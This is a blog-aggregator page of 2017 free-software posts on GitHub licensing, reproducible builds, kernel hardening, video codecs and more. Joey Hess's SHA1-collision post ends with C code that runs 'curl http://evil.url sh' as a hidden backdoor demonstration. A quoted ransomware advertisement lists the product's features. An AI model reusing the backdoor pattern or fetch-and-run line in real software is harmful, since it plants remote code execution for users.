Search Results: "sto"

1 March 2017

Thorsten Glaser: New GitHub Terms of Service r e q u i r e removing many Open Source works from it

Please use the correct (perma)link to bookmark this article, not the page listing all wlog entries of the last decade. Thank you.</update> Some updates inline and at the bottom. The new Terms of Service of GitHub became effective today, which is quite problematic there was a review phase, but my reviews pointing out the problems were not answered, and, while the language is somewhat changed from the draft, they became effective immediately. Now, the new ToS are not so bad that one immediately must stop using their service for disagreement, but it s important that certain content may no longer legally be pushed to GitHub. I ll try to explain which is affected, and why. I m mostly working my way backwards through section D, as that s where the problems I identified lie, and because this is from easier to harder. Note that using a private repository does not help, as the same terms apply. Anything requiring attribution (e.g. CC-BY, but also BSD, ) Section D.7 requires the person uploading content to waive any and all attribution rights. Ostensibly to allow basic functions like search to work , which I can even believe, but, for a work the uploader did not create completely by themselves, they can t grant this licence. The CC licences are notably bad because they don t permit sublicencing, but even so, anything requiring attribution can, in almost all cases, not written or otherwise, created or uploaded by our Users . This is fact, and the exceptions are few. Anything putting conditions on the right to use, display and perform the work and, worse, reproduce (all Copyleft) Section D.5 requires the uploader to grant all other GitHub users Note that section D.4 is similar, but granting the licence to GitHub (and their successors); while this is worded much more friendly than in the draft, this fact only makes it harder to see if it affects works in a similar way. But that doesn t matter since D.5 is clear enough. (This doesn t mean it s not a problem, just that I don t want to go there and analyse D.4 as D.5 points out the same problems but is easier.) This means that any and all content under copyleft licences is also no longer welcome on GitHub. Anything requiring integrity of the author s source (e.g. LPPL) Some licences are famous for requiring people to keep the original intact while permitting patches to be piled on top; this is actually permissible for Open Source, even though annoying, and the most common LaTeX licence is rather close to that. Section D.3 says any (partial) content can be removed though keeping a PKZIP archive of the original is a likely workaround. Affected licences Anything copyleft (GPL, AGPL, LGPL, CC-*-SA) or requiring attribution (CC-BY-*, but also 4-clause BSD, Apache 2 with NOTICE text file, ) are affected. BSD-style licences without advertising clause (MIT/Expat, MirOS, etc.) are probably not affected if GitHub doesn t go too far and dissociates excerpts from their context and legal info, but then nobody would be able to distribute it, so that d be useless. But what if I just fork something under such a licence? Only continuing to use GitHub constitutes accepting the new terms. This means that repositories from people who last used GitHub before March 2017 are excluded. Even then, the new terms likely only apply to content uploaded in March 2017 or later (note that git commit dates are unreliable, you have to actually check whether the contribution dates March 2017 or later). And then, most people are likely unaware of the new terms. If they upload content they themselves don t have the appropriate rights (waivers to attribution and copyleft/share-alike clauses), it s plain illegal and also makes your upload of them or a derivate thereof no more legal. Granted, people who, in full knowledge of the new ToS, share any User-Generated Content with GitHub on or after 1 March, 2017, and actually have the appropriate rights to do that, can do that; and if you encounter such a repository, you can fork, modify and upload that iff you also waive attribution and copyleft/share-alike rights for your portion of the upload. But especially in the beginning these will be few and far between (even more so taking into account that GitHub is, legally spoken, a mess, and they don t even care about hosting only OSS / Free works). Conclusion (Fazit) I ll be starting to remove any such content of mine, such as the source code mirrors of jupp, which is under the GNU GPLv1, now and will be requesting people who forked such repositories on GitHub to also remove them. This is not something I like to do but something I am required to do in order to comply with the licence granted to me by my upstream. Anything you ve found contributed by me in the meantime is up for review; ping me if I forgot something. (mksh is likely safe, even if I hereby remind you that the attribution requirement of the BSD-style licences still applies outside of GitHub.) (Pet peeve: why can t I adopt a licence with British spelling? They seem to require oversea barbarian spelling.) The others Atlassian Bitbucket has similar terms (even worse actually; I looked at them to see whether I could mirror mksh there, and turns out, I can t if I don t want to lose most of what few rights I retain when publishing under a permissive licence). Gitlab seems to not have such, but requires you to indemnify them YMMV. I think I ll self-host the removed content. And now? I m in contact with someone from GitHub Legal (not explicitly in the official capacity though) and will try to explain the sheer magnitude of the problem and ways to solve this (leaving the technical issues to technical solutions and requiring legal solutions only where strictly necessary), but for now, the ToS are enacted (another point of my criticism of this move) and thus, the aforementioned works must go off GitHub right now. That s not to say they may not come back later once this all has been addressed, if it will be addressed to allow that. The new ToS do have some good; for example, the old ToS said you allow every GitHub user to fork your repositories without ever specifying what that means. It s just that the people over at GitHub need to understand that, both legally and technically , any and all OSS licences grant enough to run a hosting platform already , and separate explicit grants are only needed if a repository contains content not under an OSI/OKFN/Copyfree/FSF/DFSG-free licence. I have been told that these are important issues and been thanked for my feedback; we ll see what comes from this. maybe with a little more effort on the coders side All licences on one of those lists or conformant to the DFSG, OSD or OKD should do . e.g. when displaying search results, add a note this is an excerpt, click HERE to get to the original work in its context, with licence and attribution where HERE is a backlink to the file in the repository It is understood those organisations never un-approve any licence that rightfully conforms to those definitions (also in cases like a grant saying just use any OSS licence which is occasionally used) Update: In the meantime, joeyh has written not one but two insightful articles (although I disagree in some details; the new licence is only to GitHub users (D.5) and GitHub (D.4) and only within their system, so, while uploaders would violate the ToS (they cannot grant the licence) and (probably) the upstream-granted copyleft licence, this would not mean that everyone else wasn t bound by the copyleft licence in, well, enough cases to count (yes it s possible to construct situations in which this hurts the copyleft fraction, but no, they re nowhere near 100%).

28 February 2017

Chris Lamb: Free software activities in February 2017

Here is my monthly update covering what I have been doing in the free software world (previous month):
Reproducible builds

Whilst anyone can inspect the source code of free software for malicious flaws, most software is distributed pre-compiled to end users. The motivation behind the Reproducible Builds effort is to permit verification that no flaws have been introduced either maliciously or accidentally during this compilation process by promising identical results are always generated from a given source, thus allowing multiple third-parties to come to a consensus on whether a build was compromised. (I have been awarded a grant from the Core Infrastructure Initiative to fund my work in this area.) This month I:
I also made the following changes to our tooling:
diffoscope

diffoscope is our in-depth and content-aware diff utility that can locate and diagnose reproducibility issues.

  • New features:
    • Add a machine-readable JSON output format. (Closes: #850791).
    • Add an --exclude option. (Closes: #854783).
    • Show results from debugging packages last. (Closes: #820427).
    • Extract archive members using an auto-incrementing integer avoiding the need to sanitise filenames. (Closes: #854723).
    • Apply --max-report-size to --text output. (Closes: #851147).
    • Specify <html lang="en"> in the HTML output. (re. #849411).
  • Bug fixes:
    • Fix errors when comparing directories with non-directories. (Closes: #835641).
    • Device and RPM fallback comparisons require xxd. (Closes: #854593).
    • Fix tests that call xxd on Debian Jessie due to change of output format. (Closes: #855239).
    • Add missing Recommends for comparators. (Closes: #854655).
    • Importing submodules (ie. parent.child) will attempt to import parent. (Closes: #854670).
    • Correct logic of module_exists ensuring we correctly skip the debian.deb822 tests when python3-debian is not installed. (Closes: #854745).
    • Clean all temporary files in the signal handler thread instead of attempting to pass the exception back to the main thread. (Closes: #852013).
    • Fix behaviour of setting report maximums to zero (ie. no limit).
  • Optimisations:
    • Don't uselessly run xxd(1) on non-directories.
    • No need to track libarchive directory locations.
    • Optimise create_limited_print_func.
  • Tests:
    • When comparing two empty directories, ensure that the mtime of the directory is consistent to avoid non-deterministic failures.
    • Ensure we can at least import the "deb_fallback" and "rpm_fallback" modules.
    • Add test for symlink differing in destination.
    • Add tests for --progress, --status-fd and profiling output options as well as the Deb Changes,Buildinfo,Dsc and RPM fallback comparisons.
    • Add get_data and @skip_unless_module_exists test helpers.
    • Mark impossible-to-reach code to improve test coverage.

buildinfo.debian.net

buildinfo.debian.net is my experiment into how to process, store and distribute .buildinfo files after the Debian archive software has processed them.

  • Drop raw_text fields now as we've moved these to Amazon S3.
  • Drop storage of Installed-Build-Depends and subsequently-orphaned Binary package instances to recover diskspace.

strip-nondeterminism

strip-nondeterminism is our tool to remove specific non-deterministic results from a completed build.

  • Print log entry when fixing a file. (Closes: #777239).
  • Run our entire testsuite in autopkgtests, not just the first test. (Closes: #852517).
  • Don't test for stat(2)'s blksize and block attributes. (Closes: #854937).
  • Use error() from Dh_Lib.pm over "manual" die().


Debian
Debian LTS

This month I have been paid to work 13 hours on Debian Long Term Support (LTS). In that time I did the following:
  • "Frontdesk" duties, triaging CVEs, etc.
  • Issued DLA 817-1 for libphp-phpmailer, correcting a local file disclosure vulnerability where insufficient parsing of HTML messages could potentially be used by attacker to read a local file.
  • Issued DLA 826-1 for wireshark which fixes a denial of service vulnerability in wireshark, where a malformed NATO Ground Moving Target Indicator Format ("STANAG 4607") capture file could cause a memory exhausion/infinite loop.

Uploads
  • python-django (1:1.11~beta1-1) New upstream beta release.
  • redis (3:3.2.8-1) New upstream release.
  • gunicorn (19.6.0-11) Use $ misc:Pre-Depends to populate Pre-Depends for dpkg-maintscript-helper.
  • dh-virtualenv (1.0-1~bpo8+1) Upload to jessie-backports.

I sponsored the following uploads: I also performed the following QA uploads:
  • dh-kpatches (0.99.36+nmu4) Make kernel kernel builds reproducible.
Finally, I made the following non-maintainer uploads:
  • cpio (2.12+dfsg-3) Remove rmt.8.gz to prevent a piuparts error.
  • dot-forward (1:0.71-2.2) Correct a FTBFS; we don't install anything to /usr/sbin, so use GNU Make's $(wildcard ..) over the shell's own * expansion.


FTP Team

As a Debian FTP assistant I ACCEPTed 116 packages: autobahn-cpp, automat, bglibs, bitlbee, bmusb, bullet, case, certspotter, checkit-tiff, dash-el, dash-functional-el, debian-reference, el-x, elisp-bug-hunter, emacs-git-messenger, emacs-which-key, examl, genwqe-user, giac, golang-github-cloudflare-cfssl, golang-github-docker-goamz, golang-github-docker-libnetwork, golang-github-go-openapi-spec, golang-github-google-certificate-transparency, golang-github-karlseguin-ccache, golang-github-karlseguin-expect, golang-github-nebulouslabs-bolt, gpiozero, gsequencer, jel, libconfig-mvp-slicer-perl, libcrush, libdist-zilla-config-slicer-perl, libdist-zilla-role-pluginbundle-pluginremover-perl, libevent, libfunction-parameters-perl, libopenshot, libpod-weaver-section-generatesection-perl, libpodofo, libprelude, libprotocol-http2-perl, libscout, libsmali-1-java, libtest-abortable-perl, linux, linux-grsec, linux-signed, lockdown, lrslib, lua-curses, lua-torch-cutorch, mariadb-10.1, mini-buildd, mkchromecast, mocker-el, node-arr-exclude, node-brorand, node-buffer-xor, node-caller, node-duplexer3, node-ieee754, node-is-finite, node-lowercase-keys, node-minimalistic-assert, node-os-browserify, node-p-finally, node-parse-ms, node-plur, node-prepend-http, node-safe-buffer, node-text-table, node-time-zone, node-tty-browserify, node-widest-line, npd6, openoverlayrouter, pandoc-citeproc-preamble, pydenticon, pyicloud, pyroute2, pytest-qt, pytest-xvfb, python-biomaj3, python-canonicaljson, python-cgcloud, python-gffutils, python-h5netcdf, python-imageio, python-kaptan, python-libtmux, python-pybedtools, python-pyflow, python-scrapy, python-scrapy-djangoitem, python-signedjson, python-unpaddedbase64, python-xarray, qcumber, r-cran-urltools, radiant, repo, rmlint, ruby-googleauth, ruby-os, shutilwhich, sia, six, slimit, sphinx-celery, subuser, swarmkit, tmuxp, tpm2-tools, vine, wala & x265. I additionally filed 8 RC bugs against packages that had incomplete debian/copyright files against: checkit-tiff, dash-el, dash-functional-el, libcrush, libopenshot, mkchromecast, pytest-qt & x265.

Reproducible builds folks: Reproducible Builds: week 96 in Stretch cycle

Here's what happened in the Reproducible Builds effort between Sunday February 19 and Saturday February 25 2017: Reproducible work in other projects Upcoming Events Introduction to Reproducible Builds will be presented by Vagrant Cascadian at Scale15x in Pasadena, California, March 5th. On March 23rd Holger Levsen will give a talk at the German Unix User Group's "Fr hjahrsfachgespr ch" about Reproducible Builds everywhere. Verifying Software Freedom with Reproducible Builds will be presented by Vagrant Cascadian at Libreplanet2017 in Boston, March 25th-26th. Packages reviewed and fixed, and bugs filed Chris Lamb: Reviews of unreproducible packages 9 package reviews have been added, 3 have been updated and 1 has been removed in this week, adding to our knowledge about identified issues. Weekly QA work During our reproducibility testing, the following FTBFS bugs have been detected and reported by: diffoscope development diffoscope is our in-depth and content-aware diff utility that can locate and diagnose reproducibility issues. buildinfo.debian.net development buildinfo.debian.net is our experiment into how to process, store and distribute .buildinfo files after the Debian archive software has processed them. Website development tests.reproducible-builds.org Misc. This week's edition was written by Chris Lamb, Ed Maste & Levsen and reviewed by a bunch of Reproducible Builds folks on IRC & the mailing lists.

Kees Cook: security things in Linux v4.10

Previously: v4.9. Here s a quick summary of some of the interesting security things in last week s v4.10 release of the Linux kernel: PAN emulation on arm64 Catalin Marinas introduced ARM64_SW_TTBR0_PAN, which is functionally the arm64 equivalent of arm s CONFIG_CPU_SW_DOMAIN_PAN. While Privileged eXecute Never (PXN) has been available in ARM hardware for a while now, Privileged Access Never (PAN) will only be available in hardware once vendors start manufacturing ARMv8.1 or later CPUs. Right now, everything is still ARMv8.0, which left a bit of a gap in security flaw mitigations on ARM since CONFIG_CPU_SW_DOMAIN_PAN can only provide PAN coverage on ARMv7 systems, but nothing existed on ARMv8.0. This solves that problem and closes a common exploitation method for arm64 systems. thread_info relocation on arm64 As done earlier for x86, Mark Rutland has moved thread_info off the kernel stack on arm64. With thread_info no longer on the stack, it s more difficult for attackers to find it, which makes it harder to subvert the very sensitive addr_limit field. linked list hardening
I added CONFIG_BUG_ON_DATA_CORRUPTION to restore the original CONFIG_DEBUG_LIST behavior that existed prior to v2.6.27 (9 years ago): if list metadata corruption is detected, the kernel refuses to perform the operation, rather than just WARNing and continuing with the corrupted operation anyway. Since linked list corruption (usually via heap overflows) are a common method for attackers to gain a write-what-where primitive, it s important to stop the list add/del operation if the metadata is obviously corrupted. seeding kernel RNG from UEFI A problem for many architectures is finding a viable source of early boot entropy to initialize the kernel Random Number Generator. For x86, this is mainly solved with the RDRAND instruction. On ARM, however, the solutions continue to be very vendor-specific. As it turns out, UEFI is supposed to hide various vendor-specific things behind a common set of APIs. The EFI_RNG_PROTOCOL call is designed to provide entropy, but it can t be called when the kernel is running. To get entropy into the kernel, Ard Biesheuvel created a UEFI config table (LINUX_EFI_RANDOM_SEED_TABLE_GUID) that is populated during the UEFI boot stub and fed into the kernel entropy pool during early boot. arm64 W^X detection As done earlier for x86, Laura Abbott implemented CONFIG_DEBUG_WX on arm64. Now any dangerous arm64 kernel memory protections will be loudly reported at boot time. 64-bit get_user() zeroing fix on arm
While the fix itself is pretty minor, I like that this bug was found through a combined improvement to the usercopy test code in lib/test_user_copy.c. Hoeun Ryu added zeroing-on-failure testing, and I expanded the get_user()/put_user() tests to include all sizes. Neither improvement alone would have found the ARM bug, but together they uncovered a typo in a corner case. no-new-privs visible in /proc/$pid/status
This is a tiny change, but I like being able to introspect processes externally. Prior to this, I wasn t able to trivially answer the question is that process setting the no-new-privs flag? To address this, I exposed the flag in /proc/$pid/status, as NoNewPrivs. That s all for now! Please let me know if you saw anything else you think needs to be called out. :) I m already excited about the v4.11 merge window opening

2017, Kees Cook. This work is licensed under a Creative Commons Attribution-ShareAlike 3.0 License.
Creative Commons License

Gunnar Wolf: Much belated book presentation, this Saturday

Once again, I'm making an announcement mainly for my local circle of friends and (gasp!) followers. For those of you over 100Km away from Mexico City, please disregard this message. Back in July 2015, and after two years of hard work, my university finished the publishing step of my second book. This is a textbook for the subject I teach at Computer Engineering: Operating Systems Fundamentals. The book is, from its inception, fully available online under a permissive (CC-BY) license. One of the books aimed contributions is to present a text natively written in Spanish. Besides, our goal (I coordinated a team of authors, working with two colleagues from Rosario, Argentina, and one from Cauca, Colombia) was to provide a book students can easily and legally share with no legal issues. I have got many good reviews so far, and after teaching based on it for four years (while working on it and after its publication), I can attest the material is light enough to fit in a Bachelors level degree, while it's deep enough to make our students sweat healthily ;-) Anyway: I have been scheduled to present the book at my university's main book show, 38 Feria Internacional del Libro del Palacio de Miner a this Saturday, 2017.03.04 16:00; Sal n Manuel Tols . What's even better: This time, I won't be preparing a speech! The book will be presented by my two very good friends, Jos Mar a Serralde and Rolando Cedillo. Both of them are clever, witty, fun, and a real honor to work with. Of course, having them present our book is more than a double honor. So, everybody who can make it: FIL Miner a is always great and fun. Come share the love! Come have a book! Or, at least, have a good time and a nice chat with us!

Urvika Gola: Outreachy- Week 8 & 9 Progress

Working with 9-Patch Images, Adapter Classes, Layouts in Android. Before starting this new task I never wondered .. How does that bubble around our chat messages wraps around the width of the text written by us?? . The image being used as the background of our messages are called 9-Patch images. They stretch themselves according to the text length and font size! Android will automatically resize to accommodate the contents , like

ninepatch_examples-1

Source- developer.android.com

How great it would be if the clothes we wear could also work the same way.
Fit according to the body-size. I could then still wear my childhood cute nostalgic dresses..
Below, are the 9-Patch image I edited. There are two set of bubble images which are different for incoming and outgoing SIP messages. bubble_incoming-9 bubble1-9 These images have to be designed a certain way and should be stored as the smallest size and leave 1px to all sides. Details are clearly explained in Android Documentation https://developer.android.com/guide/topics/graphics/2d-graphics.html#nine-patch Then, save the image by concatenating .9 between the file name and extension. For example if your image name is bubble.png. Rename it to bubble.9.png They should be stored like any other image file in res/drawable folder. Using 9-patch images these problems are taken care of
  1. The image proportions are set according to different screen sizes automatically.
    You don t have to create multiple PNGs of different pixels for multiple screen sizes.
  2. The image resizes itself accroding to the Text size set in the user s phone.
I had to modify the existing Lumicall SIP Message screen which had simple ListView as the chat message holder and replace it with 9-patch bubble images to make it more interactive
Voila! What a simple way to provide a simple yet valuable usability feature.

Elizabeth Ferdman: 12 Week Progress Update for PGP Clean Room

I worked on creating the whiptail and corresponding gpg scripts for 4 options for primary and/or secondary/subkey generation. 1) A Quick Generate Primary and Secondary Key task that only asks the user for the UID and password and creates an rsa4096 primary key, an rsa2048 secondary key and an rsa2048 laptop signing subkey. 2) A Custom Generate Primary and Secondary Key task that gives the user more flexibility in algo, usage and expiry, but still adheres to PGP best practices. For the primary key, the user chooses between rsa4096 key or an ECC curve, sign/cert or cert only for usage, and the expiry. For the secondary encryption key, the user also chooses between RSA and ECC, but can choose a key length between 2048 and 4096, and the expiry. 3) Generate Primary Key Only: Same as the primary key generation for #2 4) Generate a Custom Subkey: The user gets to choose between rsa<2048-4096>, dsa<2048-3072>, elg<2048-4096>, and an ECC curve, and choose the usage and expiry. The tricky part was making sure that the usage matched the algorithm. For example, DSA is only capable of sign and auth, while RSA can do sign, auth, and encrypt. ECC curves are capable of all usages, however, encrypt cannot overlap with sign/auth for any curve, even though the name of the curve is the same. So I used radio and checkboxes to make it as easy as possible for the user. These options follow the best practices outlined at riseup and Debian Wiki pages, such as:

27 February 2017

Steinar H. Gunderson: 10-bit H.264 tests



Following the post about 10-bit Y'CbCr earlier this week, I thought I'd make an actual test of 10-bit H.264 compression for live streaming. The basic question is; sure, it's better-per-bit, but it's also slower, so it is better-per-MHz? This is largely inspired by Ronald Bultje's post about streaming performance, where he largely showed that HEVC is currently useless for live streaming from software; unless you can encode at x264's veryslow preset (which, at 720p60, means basically rather simple content and 20 cores or so), the best x265 presets you can afford will give you worse quality than the best x264 presets you can afford. My results will maybe not be as scientific, but hopefully still enlightening. I used the same test clip as Ronald, namely a two-minute clip of Tears of Steel. Note that this is an 8-bit input, so we're not testing the effects of 10-bit input; it's just testing the increased internal precision in the codec. Since my focus is practical streaming, I ran the last version of x264 at four threads (a typical desktop machine), using one-pass encoding at 4000 kbit/sec. Nageru's speed control has 26 presets to choose from, which gives pretty smooth steps between neighboring ones, but I've been sticking to the ten standard x264 presets (ultrafast, superfast, veryfast, faster, fast, medium, slow, slower, veryslow, placebo). Here's the graph: The x-axis is seconds used for the encode (note the logarithmic scale; placebo takes 200 250 times as long as ultrafast). The y-axis is SSIM dB, so up and to the left is better. The blue line is 8-bit, and the red line is 10-bit. (I ran most encodes five times and averaged the results, but it doesn't really matter, due to the logarithmic scale.) The results are actually much stronger than I assumed; if you run on (8-bit) ultrafast or superfast, you should stay with 8-bit, but from there on, 10-bit is on the Pareto frontier. Actually, 10-bit veryfast (18.187 dB) is better than 8-bit medium (18.111 dB), while being four times as fast! But not all of us have a relation to dB quality, so I chose to also do a test that maybe is a bit more intuitive, centered around bitrate needed for constant quality. I locked quality to 18 dBm, ie., for each preset, I adjusted the bitrate until the SSIM showed 18.000 dB plus/minus 0.001 dB. (Note that this means faster presets get less of a speed advantage, because they need higher bitrate, which means more time spent entropy coding.) Then I measured the encoding time (again five times) and graphed the results: x-axis is again seconds, and y-axis is bitrate needed in kbit/sec, so lower and to the left is better. Blue is again 8-bit and red is again 10-bit. If the previous graph was enough to make me intrigued, this is enough to make me excited. In general, 10-bit gives 20-30% lower bitrate for the same quality and CPU usage! (Compare this with the supposed up to 50% benefits of HEVC over H.264, given infinite CPU usage.) The most dramatic example is when comparing the medium presets directly, where 10-bit runs at 2648 kbit/sec versus 3715 kbit/sec (29% lower bitrate!) and is only 5% slower. As one progresses towards the slower presets, the gap is somewhat narrowed (placebo is 27% slower and only 24% lower bitrate), but in the realistic middle range, the difference is quite marked. If you run 3 Mbit/sec at 10-bit, you get the quality of 4 Mbit/sec at 8-bit. So is 10-bit H.264 a no-brainer? Unfortunately, no; the client hardware support is nearly nil. Not even Skylake, which can do 10-bit HEVC encoding in hardware (and 10-bit VP9 decoding), can do 10-bit H.264 decoding in hardware. Worse still, mobile chipsets generally don't support it. There are rumors that iPhone 6s supports it, but these are unconfirmed; some Android chips support it, but most don't. I guess this explains a lot of the limited uptake; since it's in some ways a new codec, implementers are more keen to get the full benefits of HEVC instead (even though the licensing situation is really icky). The only ones I know that have really picked it up as a distribution format is the anime scene, and they're feeling quite specific pains due to unique content (large gradients giving pronounced banding in undithered 8-bit). So, 10-bit H.264: It's awesome, but you can't have it. Sorry :-)

25 February 2017

Martin Pitt: systemd 233 about to be released, please help testing

systemd 233 is scheduled to be released next week, and there is only a handful of small issues left. As usual there are tons of improvements and fixes, but the most intrusive one probably is another attempt to move from legacy cgroup v1 to a hybrid setup where the new unified (cgroup v2) hierarchy is mounted at /sys/fs/cgroup/unified/ and the legacy one stays at /sys/fs/cgroup/ as usual. This should provide an easier path for software like Docker or LXC to migrate to the unified hiearchy, but even that hybrid mode broke some bits. While systemd 233 will not make it into Debian stretch or Ubuntu zesty, as both are in feature freeze, it will soon be available in Debian experimental, and in the next Ubuntu release after 17.04 gets released. Thus now is another good time to give this some thorough testing! To help with this, please give the PPA with builds from upstream master a spin. In addition to the usual packages for Ubuntu 16.10 I also uploaded a build for Ubuntu zesty, and a build for Debian stretch (aka testing) which also works on Debian sid. You can use that URL as an apt source:
deb [trusted=yes] https://people.debian.org/~mpitt/tmp/systemd-master-20170225/ /
These packages pass our autopkgtests and I tested them manually too. LXC and LXD work fine, docker.io/runc needs a fix which I uploaded to Ubuntu zesty. (It s not yet available in Debian, sorry.) Please file reports about regressions on GitHub, but please also le me know about successes on my Google+ page so that we can get some idea about how many people tested this. Thank you, and happy booting!

24 February 2017

Gunnar Wolf: Started getting ads for ransomware. Coincidence?

Very strange. Verrrry strange. Yesterday I wrote a blog post on spam stuff that has been hitting my mailbox. Nothing too deep, just me scratching my head. Coincidentally (I guess/hope), I have been getting messages via my Bitlbee to one of my Jabber accounts, offering me ransomware services. I am reproducing it here, omitting of course everything I can recognize as their brand names related URLs (as I'm not going to promote the 3vi1-doers). I'm reproducing this whole as I'm sure the information will be interesting for some.
*BRAND* Ransomware - The Most Advanced and Customisable you've Ever Seen
Conquer your Independence with *BRAND* Ransomware Full Lifetime License!
* UNIQUE FEATURES
* NO DEPENDENCIES (.net or whatever)!!!
* Edit file Icon and UAC - Works on All Windows Versions
* Set Folders and Extensions to Encrypt, Deadline and Russian Roulette
* Edit the Text, speak with voice (multilang) and Colors for Ransom Window
* Enable/disable USB infect, network spread & file melt
* Set Process Name, sleep time, update ransom amount, Give mercy button
* Full-featured headquarter (for Windows) with unlimited builds, PDF reports, charts and maps, totally autonomous operation
* PHP Bridges instead of expensive C&C servers!
* Automatic Bitcoin payment detection (impossible to bypass/crack - we challege who says the contrary to prove what they say!)
* Totally/Mathematically IMPOSSIBLE to DECRYPT! Period.
* Award-Winning Five-Stars support and constant updates!
* We Have lot vouchs in *BRAND* Market, can check!
Watch the promo video: *URL*
Screenshots: *URL*
Website: *URL*
Price: $389
Promo: just $309 - 20% OFF! until 25th Feb 2017
Jabber: *JID*
I think I can comment on this with my students. Hopefully, this is interesting to others.
Now... I had never received Jabber-spam before. This message has been sent to me 14 times in the last 24 hours (all from different JIDs, all unknown to me). I hope this does not last forever :-/ Otherwise, I will have to learn more on how to configure Bitlbee to ignore contacts not known to me. Grrr...

Jonathan Dowland: OpenShift Java S2I

One of the products I have done some work on at Red Hat has recently been released to customers and there have been a few things written about it:

Sven Hoexter: Tcl and https - back to TclCurl

Must be the irony of life that I was about to give up the TclCurl Debian package some time ago, and now I'm using it again for some very old and horrible web scraping code. The world moved on to https but the Tcl http package only supports unencrypted http. You can combine it with the tls package as explained in the Wiki, but that seems to be overly complicated compared to just loading the TclCurl binding and moving on with something like this:
package require TclCurl
# download to a variable
curl::transfer -url https://sven.stormbind.net -bodyvar page
# or store it in a file
curl::transfer -url https://sven.stormbind.net -file page.html
Now the remaining problem is that the code is unmaintained upstream and there is one codebase on bitbucket and one on github. While I fed patches to the bitbucket repo and thus based the Debian package on that repo, the github repo diverted in a different direction.

Joey Hess: SHA1 collision via ASCII art

Happy SHA1 collision day everybody! If you extract the differences between the good.pdf and bad.pdf attached to the paper, you'll find it all comes down to a small ~128 byte chunk of random-looking binary data that varies between the files. The SHA1 attack announced today is a common-prefix attack. The common prefix that we will use is this:
/* ASCII art for easter egg. */
char *amazing_ascii_art="\
(To be extra sneaky, you can add a git blob object header to that prefix before calculating the collisions. Doing so will make the SHA1 that git generates when checking in the colliding file be the thing that collides. This makes it easier to swap in the bad file later on, because you can publish a git repository containing it, and trick people into using that repository. ("I put a mirror on github!") The developers of the program will have the good version in their repositories and not notice that users are getting the bad version.) Suppose that the attack was able to find collisions using only printable ASCII characters when calculating those chunks. The "good" data chunk might then look like this:
7*yLN#!NOKj@ FPKW".<i+sOCsx9QiFO0UR3ES*Eh]g6r/anP=bZ6&IJ#cOS.w;oJkVW"<*.!,qjRht?+^=^/Q*Is0K>6F)fc(ZS5cO#"aEavPLI[oI(kF_l!V6ycArQ
And the "bad" data chunk like this:
9xiV^Ksn=<A!<^ l4~ uY2x8krnY@JA<<FA0Z+Fw!;UqC(1_ZA^fu#e Z>w_/S?.5q^!WY7VE>gXl.M@d6]a*jW1eY(Qw(r5(rW8G)?Bt3UT4fas5nphxWPFFLXxS/xh
Now we need an ASCII artist. This could be a human, or it could be a machine. The artist needs to make an ASCII art where the first line is the good chunk, and the rest of the lines obfuscate how random the first line is. Quick demo from a not very artistic ASCII artist, of the first 10th of such a picture based on the "good" line above:
7*yLN#!NOK
3*\LN'\NO@
3*/LN  \.A
5*\LN   \.
>=======:)
5*\7N   /.
3*/7N  /.V
3*\7N'/NO@
7*y7N#!NOX
Now, take your ASCII art and embed it in a multiline quote in a C source file, like this:
/* ASCII art for easter egg. */
char *amazing_ascii_art="\
7*yLN#!NOK \
3*\\LN'\\NO@ \
3*/LN  \\.A \ 
5*\\LN   \\. \
>=======:) \
5*\\7N   /. \
3*/7N  /.V \
3*\\7N'/NO@ \
7*y7N#!NOX";
/* We had to escape backslashes above to make it a valid C string.
 * Run program with --easter-egg to see it in all its glory.
 */
/* Call this at the top of main() */
check_display_easter_egg (char **argv)  
    if (strcmp(argv[1], "--easter-egg") == 0)
        printf(amazing_ascii_art);
    if (amazing_ascii_art[0] == "9")
        system("curl http://evil.url   sh");
 
